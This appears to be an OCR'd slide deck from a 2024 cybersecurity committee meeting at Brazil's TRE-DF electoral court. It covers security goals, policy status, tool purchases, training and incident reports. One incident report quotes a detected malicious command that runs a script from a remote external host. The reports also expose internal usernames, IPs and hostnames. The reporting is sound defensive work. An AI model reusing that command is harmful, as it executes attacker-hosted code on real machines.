Tribunal Regional Eleitoral-DF

REUNIÃO DA CSI
02/05/2024

Tribunal Regional Eleitoral-DF

Tópicos

- Ações realizadas 1º trimestre/2024
- Atividades rotineiras: Status do ambiente
- Ocorrências
- Ações futuras
- Melhorias

Ações Realizadas

Tribunal Regional Eleitoral-DF

EI - 1: Pessoas e Unidades Organizacionais

	Cenário Atual	Metas de Curto Prazo (até o fim de 2021)	Metas de Médio Prazo (até o fim de 2022)	Metas de Médio-Longo Prazo (até o fim de 2023)
TREs de Pequeno Porte (SE, AL, MS, ES, DF, TO, RR, AC, RO, AP, MT)	ETIRs não operacionalizadas Ninguém dedicado à cibersegurança na maioria dos TREs Sobreposição de funções do Gestor de Segurança da Informação com várias outras atribuições no Tribunal	Montagem de equipe de segurança com, pelo menos, 1 pessoa dedicada ao assunto	Capacitação e operacionalização da ETIR	Implementação da estrutura técnica mínima prevista pelo GT-SI e designação de gestor para acumular as funções da gestão de negócio da Segurança da Informação[1].
TREs de Médio Porte (RN, AM, PA, PE, BA, CE, SC, GO, PB, PI, MA)		Montagem de equipe de segurança com, pelo menos, 1 pessoa dedicada ao assunto	Capacitação e operacionalização da ETIR	Implementação da estrutura técnica mínima prevista pelo GT-SI e designação de gestor para acumular as funções da gestão de negócio da Segurança da Informação[1].
TREs de Grande Porte (SP, RS, MG, PR, RJ)		Capacitação e operacionalização da ETIR Montagem de equipe de segurança com, pelo menos, 1 pessoa dedicada ao assunto	Implementação da estrutura técnica mínima prevista pelo GT-SI e designação de gestor para acumular as funções da gestão de negócio da Segurança da Informação[1]	Designação de Gestor de Segurança da Informação Dedicado junto à Presidência ou DG.

1. Nova estrutura organizacional com criação a AGSI – SEI: 0008704-79;

2. Cobrança da capacitação em Ciber (Knowbe4) – SEI: 0002842-59.2024.6.07.8100;

3. MBA em Cyber Security – IBMEC Mar/2024;

4. Concurso nacional TSE.

Ações Realizadas

Tribunal Regional Eleitoral-DF

EI - 2: Políticas e Normatização

	Cenário Atual	Metas de Curto Prazo (até o fim de 2021)	Metas de Médio Prazo (até o fim de 2022)	Metas de Longo Prazo (até o fim de 2024)
TREs de Pequeno Porte (SE, AL, MS, ES, DF, TO, RR, AC, RO, AP, MT)	PSI aprovada Normas táticas e procedimentos operacionais inexistentes na maior parte dos TREs	Submissão, para aprovação, de normas táticas nos temas previstos na PSI.	Elaboração de fluxos operacionais para cada norma tática	Divulgação e implantação de procedimentos e fluxos aprovados Revisão das normas táticas e procedimentos operacionais
TREs de Médio Porte (RN, AM, PA, PE, BA, CE, SC, GO, PB, PI, MA)		Submissão, para aprovação, de normas táticas nos temas previstos na PSI.	Elaboração de fluxos operacionais para cada norma tática	Divulgação e implantação de procedimentos e fluxos aprovados Revisão das normas táticas e procedimentos operacionais
TREs de Grande Porte (SP, RS, MG, PR, RJ)		Submissão, para aprovação, de normas táticas nos temas previstos na PSI. Submissão, para aprovação, de procedimentos e fluxos operacionais para cada norma tática.	Divulgação e implantação de procedimentos e fluxos aprovados	Designação de Gestor de Segurança da Informação Dedicado junto à Presidência ou DG. Revisão das normas táticas e procedimentos operacionais

Norma Prevista	Situação
1. Gestão de Ativos	Port. PR. nº 241/2023
2. Controle de Acesso Físico e Lógico	Port. PR. nº 27/2022 - Atualizar
3. Gestão de Riscos de SI	Pendente - Jun/2024
4. Uso Aceitável de Recursos de TI	Port. PR. nº 27/2022 - Atualizar
5. Geração e Restauração de Cópias de SI	Port. PR. nº 69/2021
6. Plano de Continuidade de Serviços Essenciais TI	0003655-96 - Atualizar Out/2024
7. Gestão de Incidentes de SI	Port. PR. Nº 122/2021
8. Gestão de Vulnerabilidades e Padrões de Configuração	Pendente - Out/2024
9. Gestão e Monitoramento de Registros de Atividades (logs)	Port. PR. nº 27/2022 - Atualizar
10. Desenvolvimento Seguro de Sistemas	Pendente - Fev/2025
11. Uso de Recursos Criptográficos	Pendente - Jun/2025

Entrega dos protocolos de Cibersegurança

- PPINC – Prevenção de Incidentes Cibernéticos – 38%
- PGCRC – Gerenciamento de Crises Cibernéticas – 32%
- PIILC – Investicação de Ilícitos Cibernéticos – 20%

Ações Realizadas

Tribunal Regional Eleitoral-DF

EI - 2: Políticas e Normatização

1. Atualização da PARTIC – SEI: 0002966-52.2018.6.07.8100

2. Proposta para revogar Portaria PR nº 189/2010 – Dispõe sobre o acesso aos sistemas de informação do TRE-DF, após a publicação da nova versão da PARTIC - https://apps.tre-df.jus.br/Normativo/20100050189_1278020795000.doc

3. Indicar novo representante da DG na CSI

Ações Realizadas

Tribunal Regional Eleitoral-DF

EI - 3: Ferramentas Automatizadas

	Cenário Atual	Metas de Curto Prazo (até o fim de 2021)	Metas de Médio Prazo (até o fim de 2022)	Metas de Longo Prazo (até o fim de 2024)
TREs de Pequeno Porte (SE, AL, MS, ES, DF, TO, RR, AC, RO, AP, MT)	Heterogeneidade de ferramentas adquiridas, cofiguradas e implantadas.	Aquisição, configuração e implantação de ferramentas de prioridade 1[3].	Aquisição, configuração e implantação de ferramentas de prioridade 2[3].	Aquisição, configuração e implantação de ferramentas de prioridade 3[3].
TREs de Médio Porte (RN, AM, PA, PE, BA, CE, SC, GO, PB, PI, MA)		Aquisição, configuração e implantação de ferramentas de prioridade 1[3].	Aquisição, configuração e implantação de ferramentas de prioridade 2[3].	Aquisição, configuração e implantação de ferramentas de prioridade 3[3].
TREs de Grande Porte (SP, RS, MG, PR, RJ)	Muitos TREs com carências graves de ferramentas.	Aquisição, configuração e implantação de ferramentas de prioridade 1[3]. Aquisição, configuração e implantação de ferramentas de prioridade 2[3].	Aquisição, configuração e implantação de ferramentas de prioridade 3[3].	Controles de cibersegurança implementados, automatizados e reportados à direção.

Ferramentas de Segurança de Borda

- 1: Firewall de Borda (por exemplo, Sonic Wall, Checkpoint)
- 1: Anti-Spam (por exemplo, Spam Assassin, Symantec)
- 2: WAF (por exemplo, F5, Mod_Security)
- 3: Visibilidade do tráfego de rede (por exemplo, Corelight, Zeek)
- 3: Gerenciador de APIs (por exemplo, 3Scale)
- 3: Proteção contra Intrusão (por exemplo, Sonic Wall, Checkpoint)
- 3: Anti-DDOS (por exemplo, Netscout Arbor, Radware)
- 3: Balanceador de Links (por exemplo, F5 Link Controller, A10 Networks)

Ferramentas de Segurança Interna

- 1: Anti-virus (por exemplo, Trend, McAffee, Symantec)
- 2: Firewall TSE-TREs (por exemplo, Sonic Wall, Checkpoint)
- 2: Proxy de Navegação/FiltroWeb/Inspeção SSL (por exemplo, SonicWall CFS, Symantec WebFilter)
- 2: Monitoração e auditoria de E-mail, arquivos e AD (por exemplo, Varonis)
- 2: Concentrador de logs (por exemplo, Graylog, ElasticSearch)
- 3: Análise estática de Código-fonte (por exemplo, Microfocus Fortify, Veracode)
- 0: Infraestrutura Hiper-convergente (somente no TSE, onde já se encontra disponível)

Ferramentas de Autenticação

- 2: Duplo Fator de Autenticação (por exemplo, Duo Security, RSA SecurID)
- 3: Autenticação Single Sign-on (por exemplo, RHSSO)

Governança e Continuidade

- 1: Inventário integrado de HW e SW (por exemplo, Altiris, SpiceWorks/ELK)
- 1: Solução de Backup (por exemplo, Veritas Netbackup, CommVault)
- 1: Gestão de Vulnerabilidades (por exemplo, Tenable, Qualys, OpenVAS)
- 3: Gestão de Acesso Privilegiado (Cofre de Senhas) (por exemplo, Microsoft LAPS, HashiCorp)

Soluções Previstas: 20
Soluções Investidas: 16
% de aderência: 80%

Ações Realizadas

Tribunal Regional Eleitoral-DF

EI - 3: Ferramentas Automatizadas

Implementações 2024

1.Solução de análise avançada de cibersegurança (Darktrace/Cognite + serviços e suporte – 24 meses)

Operacional: Janeiro

Customizada: Março

Testes de alcance: Abril

Ativação modo autônomo: Maio

2.Solução de auditoria de dados não estruturados (AD + Email + Serv. Arq)

Operacional: Janeiro

Customizada: Março

Operação Assistida: Semanal (2h)

Aquisições 2024

1. Modernização da solução de backup – SEI (0009132-27) - R$ 1.720.920,88 (estimado)

2. Aquisição de solução de GRC – SEI (0002922-23) - R$ 2.100.000,00 (Contratação TSE)

3. Contrato nº 03/2024 – SEI (1596295) - R$ 260.100,00 (GRG Tech – itens 11 e 12 da ARP nº 03/2023 – TRE-DF)

4. Contrato nº 04/2024 – SEI (1597052) - R$ 358.000,00 (FACILMOVA Tecnologia – SAST/DAST/SCA - ARP nº 21/2024 – TRE-SP)

5. Solução de SSE – Secure Service Edge - SEI (0002653-81.2024.6.07.8100) - R$ 1.600.000,00 (estimado – não incluso na PCA)

Investimento Total Estimado

R$ 6.039.020,88

Ações Realizadas em 2022/2023

Tribunal Regional Eleitoral-DF

EI - 4: Serviços Especializados

	Cenário Atual	Metas de Curto Prazo (até o fim de 2021)	Metas de Médio Prazo (até o fim de 2022)	Metas de Longo Prazo (até o fim de 2024)
TSE e TREs	No TSE, há contratações em curso para Inteligência Cibernética, Apoio Técnico em Segurança e Apoio à Elaboração de Normas. No caso da maioria dos TREs, não há contratação de serviços especializados.	Conclusão da contratação de serviços especializados. Levantamento da maturidades do entes da J.E. (item 1 da tabela anterior)	Implantação e entrada em operação de SOC (item 2). Realização de capacitações para as equipes operacionais, para gestores táticos e para a alta gestão (item 3). Realização de simulações de ataque (item 5)	Realização de trilhas de treinamentos para unidades de Segurança de TI e ETIRs (item 4) Reavaliação de possíveis novos escopos de contratação de serviços especializados.

1) Realização de Diagnóstico/Análise de maturidade em Cibersegurança – ARP TSE nº 01e 02/2023

2) Provimento de serviço de Security Operations Center (SOC) para toda JE – Somente TSE

3) Realização de capacitações para equipes operacionais, gestores táticos e para alta gestão – Trilha de Capacitação em cibersegurança em andamento – Knowbe4

4) Realização de trilhas de treinamentos de formação de profissionais de SI para TI e ETIR –MBA em Cyber Security – IBMEC – 2024

5) Realização de simulações de ataques, Red Teams e Blue Teams da JE – ARP TSE nº 01e 02/2023 – Contrato – nº 41/2023

Ações Realizadas em 2022/2023

Tribunal Regional Eleitoral-DF

EI - 5: Sensibilização e Consciêntização

Uso da solução Knowbe4

02 Trilhas de capacitações e 02 capacitações específicas realizadas

Média de 68% de participação nos treinamentos

Atividades Rotineiras – Status


Tribunal Regional Eleitoral-DF

Solução de gestão de ativos (desktops + servidores) - TRENDMICRO

Atividades Rotineiras - Status

Tribunal Regional Eleitoral-DF


Solução de análise avançada de cibersegurança - DARKTRACE



Atividades Rotineiras - Status

Tribunal Regional Eleitoral-DF

Solução de análise avançada de cibersegurança – COGNITE LUMINA



Ocorrências


Tribunal Regional Eleitoral-DF

Alerta recebido dia **09 de abril de 2024 às 01H47min**.

Endpoint	IP Address	Type	Operating Syst...	OS Version	Last Connected	Endpoint Se...	User	Threats
SECAP-TELE04	10.20.45.168		Windows 10	10.0 (Build 19045)	04/09/2024 08:47:18	Windows, ...	msoutto	1

Security Threat	Category	File Path / Email Subject / Rule Name	Action	Logged by	Time
Mal_Mlwr-13	Virus/Malware	C:\Users\MSOUTTO\AppData\Local\Google\DriveFS\106927503546004640702\content_cache\d61\d105\13997	File cleaned	Apex One	04/09/2024 01:47:28

Imagem 1 – Standard Endpoint Protection




Conclusão

Alerta gerado pelo acesso ao arquivo no caminho **C:\Users\MSOUTTO\AppData\Local\Google\DriveFS\106927503546004640702\content_cache\d61\d105\13997**. O arquivo foi categorizado pela enciclopédia Trend Micro através da sua detecção heurística como um dos três malwares seguintes: TROJ_AGENT, WORM_RBOT ou TROJ_MANCYSN. **Realizada a limpeza do arquivo pelo sistema Trend Micro.**

Ocorrências

Tribunal Regional Eleitoral-DF

Alerta criado dia **11 de abril de 2024, às 15H17min.**



Conclusão

Alerta gerado pela classificação maliciosa do arquivo **Não confirmado 487019.crdownload. Realizada a limpeza do arquivo pelo sistema Trend Micro.**

Ocorrências

Tribunal Regional Eleitoral-DF

- Notificação

Nome do Host: zdf006wks28
IP: 10.49.16.168
Usuário: tre-df\eliana.lima

- Detalhamento

Detecção: Dropping Of PE File In An Uncommon Directory Via Powershell
Caminho: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CMD: C:\Windows\system32\cmd.exe /K "\\191.234.212.140@80\Documentos\files\a3.cmd"
PID: 15600
Ação da ferramenta: A ferramenta alertou o evento na console.

- Conclusão

Através do endpoint: **zdf006wks28**, o usuário **tre-df\eliana.lima** acessou a DLL: sqlite3.dll

A ferramenta Trend Micro detectou que o usuário acessou através do caminho: **C:\Windows\System32\cmd.exe** e **C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe** o arquivo: **C:\Users\Public\zdf006wks28\sqlite3.dll**

A ferramenta Trend Micro agiu alertando na console.

Ocorrências

Tribunal Regional Eleitoral-DF

1. Resumo do incidente #ge57b78c4

Não confirmado | 11 mar 2024 15:40:59 - 12 mar 2024 16:28:59 -03

- URL do incidente: https://dt-43121-01.tre-df.jus.br/#aiagroup/ge57b78c4-6988-4634-a4da-9c608924bdbe

Dispositivo inicial

- PC-CONSTRUTORA-ENGEMEGA

Outros dispositivos

- PC-CONSTRUTORA-ENGEMEGA
- 10.20.36.1
- Unknown Device

Eventos do incidente

- Possível comando e controle SSL a múltiplos sites externos (11 mar 2024 15:40:59 -03)
- Conexões repetidas incomuns (11 mar 2024 15:42:48 -03)
- Conexões repetidas incomuns (11 mar 2024 15:43:30 -03)
- Possível comando e controle HTTP (12 mar 2024 14:56:29 -03)
- Possível comando e controle HTTP (12 mar 2024 14:56:29 -03)
- Varredura de múltiplos dispositivos (12 mar 2024 16:03:04 -03)
- Conexões SSH incomuns (12 mar 2024 16:03:40 -03)

Ações Futuras

Tribunal Regional Eleitoral-DF

EI- 1: Pessoas e Unidades Administrativas

1. **Implementar a estrutura técnica mínima da equipe de ETIR (03 servidores)**

   1.1 Terceirização de equipe – Nova contratação Service Desk – 2024 (01 analista sênior);

   1.2 Reestruturação organizacional – AGSI (02 analistas);

   1.3 Concurso TSE – (02 analistas).

Ações Futuras

Tribunal Regional Eleitoral-DF

EI- 2: Políticas e Normatização

1. **Gestão de Riscos de SI – Jun/2024**
2. **Gestão de Vulnerabilidades e Padrões de Configuração – Set/2024**
3. **Plano de Continuidade de Serviços Essenciais TI – Out/2024**
4. **PPINC – 59% - Jun/2024**
5. **PGCRC – 55% - Ago/2024**
6. **PIILC – 47% - Set/2024**
7. **Manual de Prevenção e Mitigação de Ameaças Cibernéticas e Confiança Digital – Port. CNJ nº 162/2021 – Nov/2024**
8. **Manual de Gestão de Identidade e Controle de Acesso – Port. CNJ nº 162/2021 – Dez/2024**
9. **Implementar o indicador nº 09 do Plano de Gestão 2024-2026, que mede o aprimoramento da maturidade de segurança Cibernética do TRE-DF**

Melhorias

Tribunal Regional Eleitoral-DF

Bloquear o uso do Whatsapp web na rede interna

Principais Riscos

Exposição de informações sensíveis;
Vazamento de conversas e arquivos compartilhados;
Dispositivos comprometidos, podem permitir acesso não autorizado;
Informações pessoais e dados de contatos podem ser comprometidos;
Comprometimento de dispositivo por uso indevido;

Melhorias

Tribunal Regional Eleitoral-DF

DARKTRACE

Ativar o modo autonômo – ações automáticas

Principais Benefícios

Tomar a ação de bloqueio “on line”;
